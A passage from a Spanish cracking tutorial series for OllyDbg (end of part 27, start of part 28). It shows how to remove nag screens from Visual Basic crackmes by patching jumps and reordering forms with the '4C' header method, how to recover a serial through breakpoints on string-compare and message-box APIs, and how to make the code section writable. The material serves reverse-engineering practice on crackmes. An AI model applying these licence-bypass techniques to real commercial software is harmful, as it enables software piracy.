
Veo que el primero que para es el que crea la nag el de 404b7a, y recuerdo que luego de pasar unos segundos de que sale la nag, para en el de 404b87 y de alli, ya arranca el programa directo gracias a que lo parchee, así que cambio el salto que crea la nag, por el que maneja de la rutina parcheada y va al inicio del programa.

```
00404B50  .v E9 6E860000  JMP killmecl.0040D1E0
00404B72  .  816C24 04 37 SUB DWORD PTR SS:[ESP+4],37
00404B7A     90           NOP
00404B7B     90           NOP
00404B7C     90           NOP
00404B7D     90           NOP
00404B7E     90           NOP
00404B7F     90           NOP
00404B80     90           NOP
00404B81     90           NOP
00404B82     90           NOP
00404B83     90           NOP
00404B84     90           NOP
00404B85     90           NOP
00404B86     90           NOP
00404B87  .v E9 64890000  JMP killmecl.0040D4F0
00404B8C     00           DB 00
00404B8D     00           DB 00
```

Nopeando el salto que crea la nag, va directo al otro que maneja el timer y arranca el programa, veamos probemos con f9.



Guardemos los cambios y probemoslo



Allí corre limpio y ni se ve la nag, quedo limpio como culo de bebe, jeje.y a mano je.

El método del 4c es un método mecánico, muy útil para hacerlo rápido y sencillo y se basa en conocer como esta compuesto un archivo en VISUAL BASIC.

Lo usaremos vemos el entry point

```
0040120C  $  68 6C434000  PUSH killmecl.0040436C
00401211  .  E8 F0FFFFFF  CALL <JMP.&MSVBVM60.#100>
00401216  .  0000         ADD BYTE PTR DS:[EAX],AL
00401218  .  0000         ADD BYTE PTR DS:[EAX],AL
0040121A  .  0000         ADD BYTE PTR DS:[EAX],AL
0040121C  .  3000         XOR BYTE PTR DS:[EAX],AL
```

Vemos que los programas en VB empiezan por un PUSH y un CALL (si no encontramos esta estructura, pues el exe ha sido modificado, pues necesitamos encontrar el PUSH y anotar la dirección que esta enviando al stack, en este caso 40436C.

```
Address   Hex dump                  ASCII
0040436C  56 42 35 21 F0 1F 56 42   VB5!-▼VB
00404374  36 45 53 2E 44 4C 4C 00   6ES.DLL.
0040437C  00 00 00 00 2A 00 00 00   ....*...
00404384  00 00 00 00 00 00 00 00   ........
0040438C  00 00 0A 00 0A 0C 00 00   ........
00404394  09 04 00 00 00 00 00 00   .♦......
0040439C  FC 45 40 00 12 F8 30 00   ⁿE@.↨°0.
004043A4  00 FF FF FF 08 00 00 00   .  ◘...
004043AC  01 00 00 00 02 00 00 00   ☺...☻...
004043B4  E9 00 00 00 0C 44 40 00   ú....D@.
004043BC  64 43 40 00 18 12 40 00   dC@.↑↨@.
004043C4  78 00 00 00 7F 00 00 00   x...⌂...
004043CC  95 00 00 00 96 00 00 00   ò...û...
004043D4  00 00 00 00 00 00 00 00   ........
```

Que como vemos es el header de Visual Basic

A esa dirección hay que sumarle 4C o sea

40436c + 4c

```
0040E060  00 00 00 00 00 00 00 00   ........
0040E068  00 00 00 00 00 00 00 00   ........

Command  40436c + 4c                HEX: 4043B8 -
Program entry point
```

Es 4043b8

```
Address   Hex dump                  ASCII
004043B8  0C 44 40 00 64 43 40 00   .D@.dC@.
004043C0  18 12 40 00 78 00 00 00   ↑↨@.x...
004043C8  7F 00 00 00 95 00 00 00   ⌂...ò...
004043D0  96 00 00 00 00 00 00 00   û.......
004043D8  00 00 00 00 00 00 00 00   ........
004043E0  00 00 00 00 6B 69 6C 6C   ....kill
004043E8  6D 65 00 4B 69 6C 6C 4D   me.KillM
004043F0  45 20 62 79 20 44 65 6D   E by Dem
004043F8  69 61 6E 2F 54 4E 54 21   ian/TNT!
00404400  00 00 50 72 6F 79 65 63   ..Proyec
00404408  74 6F 31 00 50 00 00 00   to1.P...
00404410  C3 68 59 BB 17 DE D4 11   ├hY╗↨ÞÔ◄
00404418  A6 C4 C7 10 4B BB C9 3B   ª─Ç►K╗╔;
00404420  00 00 00 00 00 00 00 00   ........
00404428  00 00 00 00 00 00 00 00   ........
```

Allí esta, ahora buscamos la dirección que encontramos allí en 4043b8 que es 4044c0

```
Address   Hex dump                  ASCII
004043B8  0C 44 40 00 64 43 40 00   .D@.dC@.
004043C0  18 12 40 00 78 00 00 00   ↑↨@.x...
004043C8  7F 00 00 00 95 00 00 00   ⌂...ò...
004043D0  96 00 00 00 00 00 00 00   û.......
004043D8  00 00 00 00 00 00 00 00   ........
004043E0  00 00 00 00 6B 69 6C 6C   ....kill
004043E8  6D 65 00 4B 69 6C 6C 4D   me.KillM
004043F0  45 20 62 79 20 44 65 6D   E by Dem
004043F8  69 61 6E 2F 54 4E 54 21   ian/TNT!
00404400  00 00 50 72 6F 79 65 63   ..Proyec
00404408  74 6F 31 00 50 00 00 00   to1.P...
00404410  C3 68 59 BB 17 DE D4 11   ├hY╗↨ÞÔ◄
00404418  A6 C4 C7 10 4B BB C9 3B   ª─Ç►K╗╔;
00404420  00 00 00 00 00 00 00 00   ........
00404428  00 00 00 00 00 00 00 00   ........
```

Busquemos dicha direccion en el dump

```
Address   Hex dump                          ASCII
0040440C  50 00 00 00 C3 68 59 BB  P...├hY╗
00404414  17 DE D4 11 A6 C4 C7 10  ↨ïè◄ª─Ã►
0040441C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404424  00 00 00 00 00 00 00 00  ........
0040442C  00 00 00 00 00 00 00 00  ........
00404434  10 02 00 00 00 00 00 00  ►☻......
0040443C  00 00 00 00 00 00 00 00  ........
00404444  00 00 00 00 00 00 00 00  ........
0040444C  05 31 00 00 00 00 00 00  ♣1......
00404454  5C 12 40 00 4C 00 00 00  \↨@.L...
0040445C  50 00 00 00 D5 68 59 BB  P...╒hY╗
00404464  17 DE D4 11 A6 C4 C7 10  ↨ïè◄ª─Ã►
0040446C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404474  00 00 00 00 00 00 00 00  ........
0040447C  00 00 00 00 01 00 00 00  ....☺...
00404484  00 00 00 00 00 00 00 00  ........
0040448C  00 00 00 00 00 00 00 00  ........
00404494  00 00 00 00 00 00 00 00  ........
0040449C  45 80 00 00 00 00 00 00  EÇ......
004044A4  44 4F 40 00 9C 00 00 00  DO@.£...
004044AC  01 00 01 00 8C 4B 40 00  ☺.☺.îK@.
004044B4  00 00 00 00 E8 CF 40 00  ....Φ╧@.
004044BC  FF FF FF FF 00 00 00 00  ....
004044C4  10 4C 40 00 1C E0 40 00  ►L@.∟α@.
004044CC  00 00 00 00 C0 CB 60 00  ....└╦`.
004044D4  00 00 00 00 00 00 00 00  ........
004044DC  00 00 00 00 24 4F 40 00  ....$O@.

Command  40436c + 4c                HEX: 4043
```

Vemos entradas de 50 hexa de largo, cada una corresponde a un FORM, en cada una de esas partes el byte 24 nos muestra el orden que tienen las forms para aparecer, veamos

40440c +24=404430

```
Address   Hex dump                          ASCII
0040440C  50 00 00 00 C3 68 59 BB  P...├hY╗
00404414  17 DE D4 11 A6 C4 C7 10  ↨ïè◄ª─Ã►
0040441C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404424  00 00 00 00 00 00 00 00  ........
0040442C  00 00 00 00 00 00 00 00  ........
00404434  10 02 00 00 00 00 00 00  ►☻......
0040443C  00 00 00 00 00 00 00 00  ........
00404444  00 00 00 00 00 00 00 00  ........
0040444C  05 31 00 00 00 00 00 00  ♣1......
00404454  5C 12 40 00 4C 00 00 00  \↨@.L...
0040445C  50 00 00 00 D5 68 59 BB  P...╒hY╗
00404464  17 DE D4 11 A6 C4 C7 10  ↨ïè◄ª─Ã►
0040446C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404474  00 00 00 00 00 00 00 00  ........
0040447C  00 00 00 00 01 00 00 00  ....☺...
00404484  00 00 00 00 00 00 00 00  ........
0040448C  00 00 00 00 00 00 00 00  ........
00404494  00 00 00 00 00 00 00 00  ........
0040449C  45 80 00 00 00 00 00 00  EÇ......
004044A4  44 4F 40 00 9C 00 00 00  DO@.£...
004044AC  01 00 01 00 8C 4B 40 00  ☺.☺.îK@.
004044B4  00 00 00 00 E8 CF 40 00  ....Φ╧@.
004044BC  FF FF FF FF 00 00 00 00  ....
004044C4  10 4C 40 00 1C E0 40 00  ►L@.∟α@.
004044CC  00 00 00 00 C0 CB 60 00  ....└╦`.
004044D4  00 00 00 00 00 00 00 00  ........
004044DC  00 00 00 00 24 4F 40 00  ....$O@.
```

Allí esta el 00 significa que esa form es la primera que aparecerá y el 01 significa que es la segunda que aparecerá, así que podemos alterar el orden.

```
Address   Hex dump                          ASCII
0040440C  50 00 00 00 C3 68 59 BB  P...├hY╗
00404414  17 DE D4 11 A6 C4 C7 10  ↨ïè◄ª─Ã►
0040441C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404424  00 00 00 00 00 00 00 00  ........
0040442C  00 00 00 00 01 00 00 00  ....☺...
00404434  10 02 00 00 00 00 00 00  ►☻......
0040443C  00 00 00 00 00 00 00 00  ........
00404444  00 00 00 00 00 00 00 00  ........
0040444C  05 31 00 00 00 00 00 00  ♣1......
00404454  5C 12 40 00 4C 00 00 00  \↨@.L...
0040445C  50 00 00 00 D5 68 59 BB  P...╒hY╗
00404464  17 DE D4 11 A6 C4 C7 10  ↨ïè◄ª─Ã►
0040446C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404474  00 00 00 00 00 00 00 00  ........
0040447C  00 00 00 00 00 00 00 00  ........
00404484  00 00 00 00 00 00 00 00  ........
0040448C  00 00 00 00 00 00 00 00  ........
00404494  00 00 00 00 00 00 00 00  ........
0040449C  45 80 00 00 00 00 00 00  EÇ......
004044A4  44 4F 40 00 9C 00 00 00  DO@.£...
004044AC  01 00 01 00 8C 4B 40 00  ☺.☺.îK@.
004044B4  00 00 00 00 E8 CF 40 00  ....Φ╧@.
004044BC  FF FF FF FF 00 00 00 00  ....
004044C4  10 4C 40 00 1C E0 40 00  ►L@.∟α@.
004044CC  00 00 00 00 C0 CB 60 00  ....└╦`.
004044D4  00 00 00 00 00 00 00 00  ........
004044DC  00 00 00 00 24 4F 40 00  ....$O@.
```

Ahí esta ahora lo primero que aparecerá será el programa jeje y la nag segundo o nunca ya que al cerrar el programa ya se cierra y no sale una segunda form.

```
Address   Hex dump                          ASCII
0040440C  50 00 00 00 C3 68 59 BB  P...├hY╗
00404414  17 DE D4 11 A6 C4 C7 10  ↨ïÞ◄ª─Ç►
0040441C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404424  00 00 00 00 00 00 00 00  ........
0040442C  00 00 00 00 01 00 00 00  ....☺...
00404434  10 02 00 00 00 00 00 00  ►☻......
0040443C  00 00 00 00 00 00 00 00  ........
00404444  00 00 00 00 00 00 00 00  ........
0040444C  05 31 00 00 00 00 00 00  ♣1......
00404454  5C 12 40 00 4C 00 00 00  \↕@.L...
0040445C  50 00 00 00 D5 68 59 BB  P...╒hY╗
00404464  17 DE D4 11 A6 C4 C7 10  ↨ïÞ◄ª─Ç►
0040446C  4B BB C9 3B 00 00 00 00  K╗╔;....
00404474  00 00 00 00 00 00 00 00  ........
0040447C  00 00 00 00 00 00 00 00  ........
00404484  00 00 00 00 00 00 00 00  ........
0040448C  00 00 00 00 00 00 00 00  ........
00404494  00 00 00 00 00 00 00 00  ........
0040449C  45 80 00 00 00 00 00 00  EÇ......
004044A4  44 4F 40 00 9C 00 00 00  DO@.£...
004044AC  01 00 01 00 8C 4B 40 00  ☺.☺.îK@.
004044B4  00 00 00 00 E8 CE 40 00  ....ΦΓ@.
```

Listo solucionado con el método 4c, ya saben las dos formas, por supuesto esta segunda es mas sencilla y rápida, pero es bueno siempre razonar y pelear un programa, por eso les mostré ambos métodos ya que no siempre habrá un método automático para cada caso y siempre estaremos nosotros razonando e intentado delante del programa.

Les dejare una tarea allí adjuntos hay dos crackmes uno sencillo y uno mas difícil, practiquen a ver que pueden hacer con ellos si pueden hallar los seriales, quitar las nags etc, en la próxima parte los solucionaremos

Hasta la parte 28
Ricardo Narvaja
17 de enero de 2006

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 28

Mas técnicas para Visual Basic (la guerra total)

Personalmente he escuchado muchos crackers que dicen que hacer tal o cual método no es cracking puro, o cracking elegante, o no queda bien, o cosas por el estilo, pues para mi el cracking elegante es el que funciona, y vale todo, es como una guerra y le puedo asegurar que los programadores y sobretodo los packers y protectores no se detienen en pensar que es elegante o no, usan los métodos mas guarros que pueden, sin pensar que puede afectar nuestras máquinas, ya veremos ejemplos de guarradas cometidas por packers en su desesperado intento de que no se pueda desempacar su programa protegido.


Por lo tanto creo que si el enemigo usa misiles, limitarme yo a pelear con un revolver es una clara desventaja, por lo tanto yo uso CUALQUIER METODO lo aclaro desde ya, el que no le guste alguno, pues que busque alguno aprobado por la ACE (Asociación de Crackers Elegantes, jeje), yo no me detengo en pavadas, si funciona bien, no perjudica otros programas, es correcto y sirve.

Aclarado el punto vamos a ver el crackme que deje de la semana pasada, que será objeto de estudio para este método, me refiero al


Pues el otro que deje, con el método del 4c se puede quitar la nag perfectamente y la parte del serial esta hecha en PCODE por lo cual lo dejaremos para cuando lleguemos a esa instancia.

En este crackme hallar el serial es una pavada, el tema pasa por esa ventana, que no se si es nag o no, pero yo la quiero sacar, el que aplico el método del 4c habrá visto que hay dos forms, y que no hay forma de evitar que aparezcan ambas juntas usando ese método.


Antes que nada veamos el serial es muy simple.



Llego a la ventana del crackme y tipeo mi serial falso




Utilizo antes que nada la api mas usada de comparación __vbaStrCmp




Pongo un BP en ella a ver si encuentro la comparación del serial bueno con el serial malo.


Como para muchísimas veces y tengo fiaca de apretar tantas veces f9, veré si puedo interceptar el cartel de error y de allí llegar a la comparación que debe estar por allí cerca, quito el BP en la comparación y pongo uno en el cartel

Bp rtcMsgBox







Allí para cuando va a mostrar el cartel de que no acerté el serial, veamos de donde es llamado este call en la primera línea del stack, que es la dirección de retorno de esta api.




Vayamos allí




Allí esta donde retornaría de la api justo antes, esta el call a la api y veamos subiendo si hay alguna comparación.



Un poco antes veo esta, pongamos un BP a ver si es la correcta, apreto f9





Allí veo que compara mi serial falso con otro numero, en mi caso es 4887649, veamos si es el serial correcto quito todos los BPs y llego de nuevo a la ventana de ingresar serial.




Ahí esta era el serial correcto, el keygen lo dejamos para mas adelante.

Lo primero para quitar la nag, es habilitar la posibilidad de modificar el crackme, o sea darle permiso de escritura a la sección code del mismo para eso vamos al header que comienza en 400000.






Y lo cambiamos a modo PE HEADER



Bajamos hasta que comienza la PE SIGNATURE en el header, ahí bajo hasta que veo la primera sección.


Address	Hex dump	Data	Comment
0040019C	00000000	DD 00000000	Delay Import Descriptor size = 0
004001A0	00000000	DD 00000000	COM+ Runtime Header address = 0
004001A4	00000000	DD 00000000	Import Address Table size = 0
004001A8	00000000	DD 00000000	Reserved
004001AC	00000000	DD 00000000	Reserved
004001B0	2E 74 65 7	ASCII ".text"	SECTION
004001B8	78450100	DD 00014578	VirtualSize = 14578 (83320.)
004001BC	00100000	DD 00001000	VirtualAddress = 1000
004001C0	00500100	DD 00015000	SizeOfRawData = 15000 (86016.)
004001C4	00100000	DD 00001000	PointerToRawData = 1000
004001C8	00000000	DD 00000000	PointerToRelocations = 0
004001CC	00000000	DD 00000000	PointerToLineNumbers = 0
004001D0	0000	DW 0000	NumberOfRelocations = 0
004001D2	0000	DW 0000	NumberOfLineNumbers = 0
004001D4	20000060	DD 60000020	Characteristics = CODE|EXECUTE|READ
004001D8	2E 64 61 7	ASCII ".data"	SECTION
004001E0	08180000	DD 00001808	VirtualSize = 1808 (6152.)


Allí vemos las características, sabemos que si cambiamos a E0000020 podremos escribir en dicha sección.




Address	Hex dump	Data	Comment
004001A4	00000000	DD 00000000	Import Address Table size = 0
004001A8	00000000	DD 00000000	Reserved
004001AC	00000000	DD 00000000	Reserved
004001B0	2E 74 65 7	ASCII ".text"	SECTION
004001B8	78450100	DD 00014578	VirtualSize = 14578 (83320.)
004001BC	00100000	DD 00001000	VirtualAddress = 1000
004001C0	00500100	DD 00015000	SizeOfRawData = 15000 (86016.)
004001C4	00100000	DD 00001000	PointerToRawData = 1000
004001C8	00000000	DD 00000000	PointerToRelocations = 0
004001CC	00000000	DD 00000000	PointerToLineNumbers = 0
004001D0	0000	DW 0000	NumberOfRelocations = 0
004001D2	0000	DW 0000	NumberOfLineNumbers = 0
004001D4	200000E0	DD E0000020	Characteristics = CODE|EXECUTE|READ|WRITE
004001D8	2E 64 61 7	ASCII ".data"	SECTION
004001E0	08180000	DD 00001808	VirtualSize = 1808 (6152.)

Bueno ahora guardamos los cambios.








Lo guardo como CrackmeA.exe

Bueno abro el CrackmeA en el parcheado 5 que es el OLLYDBG modificado para OEPs y VISUAL BASIC.

Pongo un BPM ON ACCESS (que sera on execution) en la seccion CODE.



